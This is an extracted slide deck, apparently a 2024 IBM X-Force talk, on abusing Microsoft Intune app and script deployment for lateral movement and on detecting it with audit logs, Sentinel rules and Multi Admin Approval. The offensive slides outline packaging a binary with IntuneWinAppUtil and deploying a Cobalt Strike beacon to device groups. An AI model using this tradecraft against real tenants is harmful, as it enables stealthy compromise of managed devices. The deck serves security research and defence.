

Add filters

Script name	Platform	Assigned	Script type
Demo Test Script	Windows	Yes	PowerShell script

Perform Ad-Hoc Triggering – PowerShell Script Execution



Perform Ad-Hoc Triggering – PowerShell Script Execution



Deploying Windows Application



Create Windows Application – Create Package

```
>dir testing_stuff
no label.
s 366E-840C

hawk\Downloads\testing_stuff

<DIR>      .
<DIR>      ..
          288,048 Dism.exe
          308,736 DismCore.dll
)          596,784 bytes
          22,528,188,416 bytes free

13:48:14.56
>IntuneWinAppUtil.exe -c testing_stuff -s Dism.exe -o C:\Temp -q
```



Use Win32 Content Prep Tool from Microsoft





Provide directory of files to package into .intunewin file



The output .intunewin file can be uploaded to Intune for deployment

Create Windows Application – Upload .intunewin package



The screenshot shows the 'App information' form for creating a new Windows app. The form has four tabs: 'App information' (selected), 'Program', 'Requirements', and 'Detect'. The 'App information' tab contains the following fields:

- Select file ***: A text input field containing 'Dism.intunewin'.
- Name ***: A text input field containing 'Test Demo App'.
- Description ***: A text area containing 'Something here'.
- Publisher ***: A text input field containing 'Company Name'.

Below the 'Description' field, there is a link labeled 'Edit Description'. At the bottom, there is a field for 'App Version' with the placeholder text 'Enter the app version'.

Create Windows Application – Assign Installation Instructions

✓ App information **2 Program** 3 Requirements 4

Specify the commands to install and uninstall this app:

Install command * ⓘ

Uninstall command * ⓘ

Installation time required (mins) ⓘ

Allow available uninstall ⓘ Yes No

Install behavior ⓘ System User

Device restart behavior ⓘ

✓ App information ✓ Program ✓ Requirements **4 Detection rules**

Configure app specific rules used to detect the presence of the app.

Rules format * ⓘ

Script file ⓘ

Script content

Run script as 32-bit process on 64-bit clients ⓘ Yes No

Enforce script signature check and run script silently ⓘ Yes No

Create Windows Application – Assign Target Devices or Users by Group(s)

✓ App information ✓ Program ✓ Requirements ✓ Detection rules ✓ Dependencies ✓ Supersedence **7** Assignments

i Any Win32 app deployed using Intune will not be automatically removed from the device when the device is retired. The app and the data it contains will remain on the device.

Required ⓘ

Group mode	Group	Filter mode	Filter	End user
⊕ Included	test-devices	None	None	Show all




[+ Add group](#) ⓘ [+ Add all users](#) ⓘ [+ Add all devices](#) ⓘ

[+](#) Add [↻](#) Refresh [⌵](#) Filter [↓](#) Export [☰](#) Columns




[🔍](#) Search by name or publisher

Name	↕	Type	Status	Versio...	Assigned
Test Demo App		Windows app (Win32)			Yes

Perform Ad-Hoc Triggering – Payload Execution



Perform Ad-Hoc Triggering – Payload Execution



Demo – Obtain Cobalt Strike Beacon via Intune





C:\Demo>


Detecting and Preventing Intune Lateral Movement




Setup Intune Audit Logging




Setup Intune Audit Logging




Operations of Interest




Audit Log
IntuneAuditLogs
schema



Potential Malicious Combinations of Operations



New Microsoft Sentinel Rules



Rule #1: User created PowerShell script or Windows application


Rule #2: User created and deleted PowerShell script

Rule #3: User created and deleted Windows application

Rule #4: User created PowerShell script or Windows application and forced a device restart

Rule #5: User created PowerShell script or Windows application and forced a device sync

New Microsoft Sentinel Rules



<https://github.com/h4wkst3r/KQL-Queries>

Setup Access Policy

The screenshot displays the Microsoft Intune admin center interface. On the left, the navigation pane includes links to Home, Dashboard, All services, Devices, Apps, Endpoint security, Reports, Users, Groups, Tenant administration (highlighted with a red box), and Troubleshooting + support. The main content area is titled 'Tenant admin | Multi Admin Approval' and features a search bar and tabs for 'All requests', 'My requests', and 'Access policies' (highlighted with a red box). Below the tabs, a '+ Create' button (highlighted with a red box) and a 'Refresh' button are visible. A search bar labeled 'Search by name' is also present. The status 'Showing 0 to 0 of 0 records' is displayed, followed by a table with a 'Name' header and a message 'There are no policies to view'. At the bottom of the main area, a 'Multi Admin Approval' link is highlighted with a red box.

Setup Access Policy

[Home](#) > [Tenant admin](#) | [Multi Admin Approval](#) >

Create an access policy ...

1 Basics 2 Approvers 3 Review + create

Name * ✓

Description

Profile type * ⓘ ▼

i A script policy will limit actions on a script, such as Powershell scripts or remediation scripts. This could include create, edit, assign, and delete.

[Home](#) > [Tenant admin](#) | [Multi Admin Approval](#) >

Create an access policy ...

1 Basics 2 Approvers 3 Review + create

Name * ✓

Description

Profile type * ⓘ ▼

i An app policy will limit actions on an application, such as mobile apps or built-in apps. This could include create, edit, assign, and delete.

Setup Access Policy


[Home](#) > [Tenant admin | Multi Admin Approval](#) >

Create an access policy ...

✓ Basics **2 Approvers** ③ Review + create

Members of groups you add here can approve requests that need more than one admin to approve


Included groups

 Add groups

Groups	Remove
--------	--------

Intune Approvers	Remove
------------------	--------

Summary

 Before this resource can be created, it must be approved by another admin. Before you can submit this request, you must enter your business justification.

App information

App package file Dism.intunewin

Name Some App

Description

Stuff

Publisher company

App Version --

Category --

Show this as a featured app in the No

Business justification *

this is needed for business purposes

[Previous](#)

[Submit for approval](#)

Microsoft Entra ID Best Practices

1

Enable MFA for privileged
Azure roles


2

Review privileged Azure
access on regular basis

3

Cloud-only accounts should
be used for privileged Azure
roles

Conclusion



Conclusion

01

Offense:

Device management systems provide stealthy lateral movement method

02

Defense:

Securing device management systems and administrators is critical

03

Defense:

Develop detection rules for device management system abuse

Acknowledgements

Thank You to the below people for feedback and support on this research

- Dave Cossa ([@G0ldenGunSec](#))
- Ruben Boonen ([@FuzzySec](#))
- Shawn Jones ([@anthemtotheego](#))
- Valentina Palmiotti ([@chompie1337](#))

Questions?



Twitter:

[@h4wkst3r](https://twitter.com/h4wkst3r)

Personal Website:

<https://h4wkst3r.github.io>

Blog Post:

securityintelligence.com/x-force/detecting-intune-lateral-movement/

Thank you

© Copyright IBM Corporation 2024. All rights reserved. The information contained in these materials is provided for informational purposes only, and is provided AS IS without warranty of any kind, express or implied. Any statement of direction represents IBM's current intent, is subject to change or withdrawal, and represent only goals and objectives. IBM, the IBM logo, and [insert other IBM trademarks listed on the [IBM Trademarks List](#)—and use serial commas], are trademarks or registered trademarks of International Business Machines Corporation, in the United States and/or other countries. Other product and service names might be trademarks of IBM or other companies. A current list of IBM trademarks is available on ibm.com/trademark.



Appendix - References

